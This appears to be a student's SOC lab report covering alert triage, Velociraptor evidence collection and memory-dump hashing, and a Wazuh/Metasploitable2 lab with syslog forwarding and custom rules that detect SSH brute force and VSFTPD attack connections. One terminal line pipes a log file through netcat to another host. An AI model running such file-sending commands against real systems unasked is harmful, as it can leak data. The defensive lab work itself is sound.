


Figure 12: checking ip in virustotal




Figure 13: ip details in virus total

Summarizing findings:
The brute-force SSH alert originated from localhost 127.0.0.1, a loopback address indicating internal activity. VirusTotal analysis showed 1/94 detections with most vendors marking it clean. As the IP is non-routable and used for local communication, the alert is considered a false positive and safely closed.

(4)Evidence Preservation:

- Install velociraptor from official site and in cmd run
  velociraptor.exe gui
  then it opens browser
  http://127.0.0.1:8889




Figure 1: velociraptor browser

Volatile Data Collection:

goto notebook → click new notebook → give name : netstat investigation → click create

add query cell → add cell → select VQL

edit cell → here paste

SELECT * FROM netstat()

Click save and run




Figure 2




Figure 3




Figure 4

Figure 2,3,4 is a collection of Volatile Data

Export to csv click on download csv

query_1.csv - Notepad

File Edit Format View Help


```
Fd,Family,Type,Laddr,Raddr,Status,Pid,FamilyString,Timestamp,TypeString
0,2,1,"{
 ""IP"": ""0.0.0.0"",
 ""Port"": 135
}","{
 ""IP"": ""0.0.0.0"",
 ""Port"": 0
}",LISTEN,880,IPv4,2026-03-20T08:14:28Z,TCP
0,2,1,"{
 ""IP"": ""10.0.2.5"",
 ""Port"": 139
}","{
 ""IP"": ""0.0.0.0"",
 ""Port"": 0
}",LISTEN,4,IPv4,2026-03-20T08:14:29Z,TCP
0,2,1,"{
 ""IP"": ""0.0.0.0"",
 ""Port"": 5040
}","{
 ""IP"": ""0.0.0.0"",
 ""Port"": 0
}",LISTEN,2940,IPv4,2026-03-20T08:15:34Z,TCP
0,2,1,"{
 ""IP"": ""127.0.0.1"",
 ""Port"": 8000
}","{
 ""IP"": ""127.0.0.1"",
 ""Port"": 49933
}",ESTAB,2864,IPv4,2026-03-20T08:25:01Z,TCP
0,2,1,"{
 ""IP"": ""127.0.0.1"",
 ""Port"": 8000
}","{
 ""IP"": ""127.0.0.1"",
 ""Port"": 49936
}",ESTAB,2864,IPv4,2026-03-20T08:25:02Z,TCP
0,2,1,"{
 ""IP"": ""127.0.0.1"",
 ""Port"": 8000
}","{
 ""IP"": ""127.0.0.1"",
 ""Port"": 49938
}",ESTAB,2864,IPv4,2026-03-20T08:25:03Z,TCP
0,2,1,"{
 ""IP"": ""127.0.0.1"",
```


Figure 5: CSV file of Volatile Data

Memory Dump Collection:

Goto host information → click on collect new articat → in serach bar type memory and select windows.memory.acquisition → click on launch




Figure 6: selecting artifacts

After completed memory acquisition click on download .




Figure 7: memory dump collection

Hash of memory dump is

0949573ffd3e605fc3e981eb576d5af60399d1db24cf1ab4a4e5faa210eb021c

Install memory dump as shown in below screenshot




Figure 8: after downloading this , hash it

Open powershell and

Get-FileHash PhysicalMemory.dd -Algorithm SHA256




Figure 9: hash of the PhysicalMemory.dd

Item	description	Collected by	date	Hashvalue
Memory dump	Server-X Dump	Soc analyst	20-02-2026	0949573ffd3e605fc3e981eb576d5af60399d1db24cf1ab4a4e5faa210eb021c
Volatile Data	Server-X Dump	Soc analyst	20-02-2026	-

Capstone Project: Full Alert-to-Response Cycle

Kali linux → attacker
Victim → metasploitable2
Monitor → Wazuh and crowdsec in ubuntu

Connect these three VM in NAT Network.

In metasploitable2 configure syslog.conf to forward logs to ubuntu

```
sudo nano /etc/syslog.conf
```

add this at the end

```
*.* @ubuntu_ip

*.* @10.0.2.4
```

Then restart

```
sudo /etc/init.d/sysklogd restart
```




Figure 1: configuring metasploitable for forward logs to ubuntu

Remove comments from below lines in rsyslog.conf

module(load="imudp")

input(type="imudp" port ="514")

```
GNU nano 7.2                    /etc/rsyslog.conf *
# /etc/rsyslog.conf configuration file for rsyslog
#
# For more information install rsyslog-doc and see
# /usr/share/doc/rsyslog-doc/html/configuration/index.html
#
# Default logging rules can be found in /etc/rsyslog.d/50-default.conf


#################
#### MODULES ####
#################

module(load="imuxsock") # provides support for local system logging
#module(load="immark")  # provides --MARK-- message capability

# provides UDP syslog reception
module(load="imudp")
input(type="imudp" port="514")

# provides TCP syslog reception
#module(load="imtcp")
#input(type="imtcp" port="514")

# provides kernel logging support and enable non-kernel klog messages
module(load="imklog" permitnonkernelfacility="on")

###########################
#### GLOBAL DIRECTIVES ####
###########################

# Filter duplicated messages
$RepeatedMsgReduction on

#
```

Figure 2 : configuration of rsyslog.conf file

On ubuntu confirm ubuntu receiving logs

sudo tail -f /var/log/syslog

test logs from metasploitable2 ,

logger "TEST LOG FROM METASPLOITABLE"

```
#
daemon.*;mail.*;\
        news.err;\
        *.=debug;*.=info;\
        *.=notice;*.=warn       |/dev/xconsole
*.* @10.0.2.4
msfadmin@metasploitable:~$ sudo /etc/init.d/sysklogd restart
 * Restarting system log daemon...                                    [ OK ]
msfadmin@metasploitable:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.11 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.20 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=1.34 ms

[5]+  Stopped                 ping 10.0.2.4
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=4.20 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=1.29 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=1.33 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=1.66 ms

[6]+  Stopped                 ping 10.0.2.15
msfadmin@metasploitable:~$ logger "TEST LOG FROM METASPLOITABLE"
msfadmin@metasploitable:~$
```

Figure 4: from metasploitable generating test log

```
2026-03-21T05:10:05.963882+00:00 UBUNTULINUX systemd[1]: Finished sysstat-collect.servi
ce - system activity accounting tool.
2026-03-21T05:10:33.496525+00:00 10.0.2.6 /USR/SBIN/CRON[4831]: (root) CMD (  [ -x /usr
/lib/php5/maxlifetime ] && [ -d /var/lib/php5 ] && find /var/lib/php5/ -type f -cmin +$
(/usr/lib/php5/maxlifetime) -print0 | xargs -r -0 rm)
2026-03-21T05:11:19.384292+00:00 10.0.2.6 dhclient: DHCPREQUEST of <null address> on et
h0 to 10.0.2.3 port 67
2026-03-21T05:11:19.437500+00:00 10.0.2.6 dhclient: DHCPACK of 10.0.2.6 from 10.0.2.3
2026-03-21T05:11:19.450281+00:00 10.0.2.6 dhclient: can't create /var/lib/dhcp3/dhclien
t.eth0.leases: Permission denied
2026-03-21T05:11:19.450281+00:00 10.0.2.6 dhclient: bound to 10.0.2.6 -- renewal in 257
 seconds.
2026-03-21T05:11:31.422923+00:00 10.0.2.6 msfadmin: TEST LOG FROM METASPLOITABLE
```

Figure 5: test log is received from metasploitable

Create alert rules for wazuh in ubuntu, open custom rules file

sudo nano /var/ossec/etc/rules/local_rules.xml

in this file add below rules

```
vboxuser@UBUNTULINUX: ~
GNU nano 7.2                                   /var/ossec/etc/rules/local_rules.xml
<!--
Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
-->
<rule id="100001" level="5">
  <if_sid>5716</if_sid>
  <srcip>1.1.1.1</srcip>
  <description>sshd: authentication failed from IP 1.1.1.1.</description>
  <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>

<!-- Custom brute force detection -->
<rule id="100002" level="10" frequency="3" timeframe="120">
  <if_matched_sid>5710</if_matched_sid>
  <description>SSH brute force detected: 3 failed logins in 2 minutes</description>
  <group>authentication_failed,bruteforce,</group>
</rule>

</group>

<!-- VSFTPD Attack Detection -->
<group name="local,vsftpd,attack">

<rule id="100003" level="10">
  <program_name>logger</program_name>
  <match>CONNECT: Client</match>
  <description>VSFTPD Attack Detected - FTP connection from attacker</description>
  <mitre>
    <id>T1190</id>
  </mitre>
</rule>

</group>
```

Figure 6: adding custom rules for wazuh

In ossec.conf file

sudo nano /var/ossec/etc/ossec.conf

add ,

```
<localfile>
        <log_format>syslog</log_format>
        <location>/var/log/*.log</location>
</localfile>
```

```
vboxuser@UBUNTULINUX: ~
GNU nano 7.2                                   /var/ossec/etc/ossec.conf
</command>

<!--
<active-response>
  active-response options here
</active-response>
-->

<!-- Log analysis -->
<localfile>
  <log_format>syslog</log_format>
  <location>/var/log/*.log</location>
</localfile>

<localfile>
  <log_format>command</log_format>
  <command>df -P</command>
  <frequency>360</frequency>
</localfile>

<localfile>
  <log_format>full_command</log_format>
  <command>netstat -tulpn | sed 's/\([[:alnum:]]\+\)\ \+[[:digit:]]\+\ \+[[:digit:]]\+\ \+\(.*\):\([[:digit:]]*\)\ \+\([0-9\.\:\*]\+\).\+\
  <alias>netstat listening ports</alias>
  <frequency>360</frequency>
</localfile>

<localfile>
```

Figure 7: configuration of ossec.conf file

Restart the wazuh


sudo systemctl restart wazuh-manager

In ubuntu,

sudo tail -f /var/log/syslog

In metasploitable

sudo tail -f /var/log/vsftpd.log | logger



```
Sat Mar 21 01:47:50 2026 [pid 5013] CONNECT: Client "10.0.2.15"
Sat Mar 21 02:22:28 2026 [pid 5140] CONNECT: Client "10.0.2.15"
Sat Mar 21 02:22:38 2026 [pid 5142] CONNECT: Client "10.0.2.15"
Sat Mar 21 02:23:08 2026 [pid 5154] CONNECT: Client "10.0.2.15"
Sat Mar 21 02:23:50 2026 [pid 5162] CONNECT: Client "10.0.2.15"
Sat Mar 21 02:24:09 2026 [pid 5164] CONNECT: Client "10.0.2.15"
Sat Mar 21 02:24:41 2026 [pid 5166] CONNECT: Client "10.0.2.15"
Sat Mar 21 02:25:18 2026 [pid 5169] CONNECT: Client "10.0.2.15"
Sat Mar 21 02:44:35 2026 [pid 5252] CONNECT: Client "10.0.2.15"
Sat Mar 21 04:04:39 2026 [pid 5551] CONNECT: Client "10.0.2.15"
Sat Mar 21 04:12:31 2026 [pid 5590] CONNECT: Client "10.0.2.15"
Sat Mar 21 04:12:48 2026 [pid 5592] CONNECT: Client "10.0.2.15"
Sat Mar 21 04:13:28 2026 [pid 5604] CONNECT: Client "10.0.2.15"
msfadmin@metasploitable:~$ sudo cat /var/log/vsftpd.log | nc 10.0.2.4 514

[13]+  Stopped                 sudo cat /var/log/vsftpd.log | nc 10.0.2.4 514
msfadmin@metasploitable:~$ sudo cat /var/log/vsftpd.log | logger
msfadmin@metasploitable:~$ logger "CONNECT: client 10.0.2.15"
msfadmin@metasploitable:~$ logger "CONNECT: client 10.0.2.15"
msfadmin@metasploitable:~$ logger "CONNECT: client 10.0.2.15"
msfadmin@metasploitable:~$ logger "CONNECT: client 10.0.2.15"
msfadmin@metasploitable:~$ sudo cat /var/log/vsftpd.log | logger
[sudo] password for msfadmin:
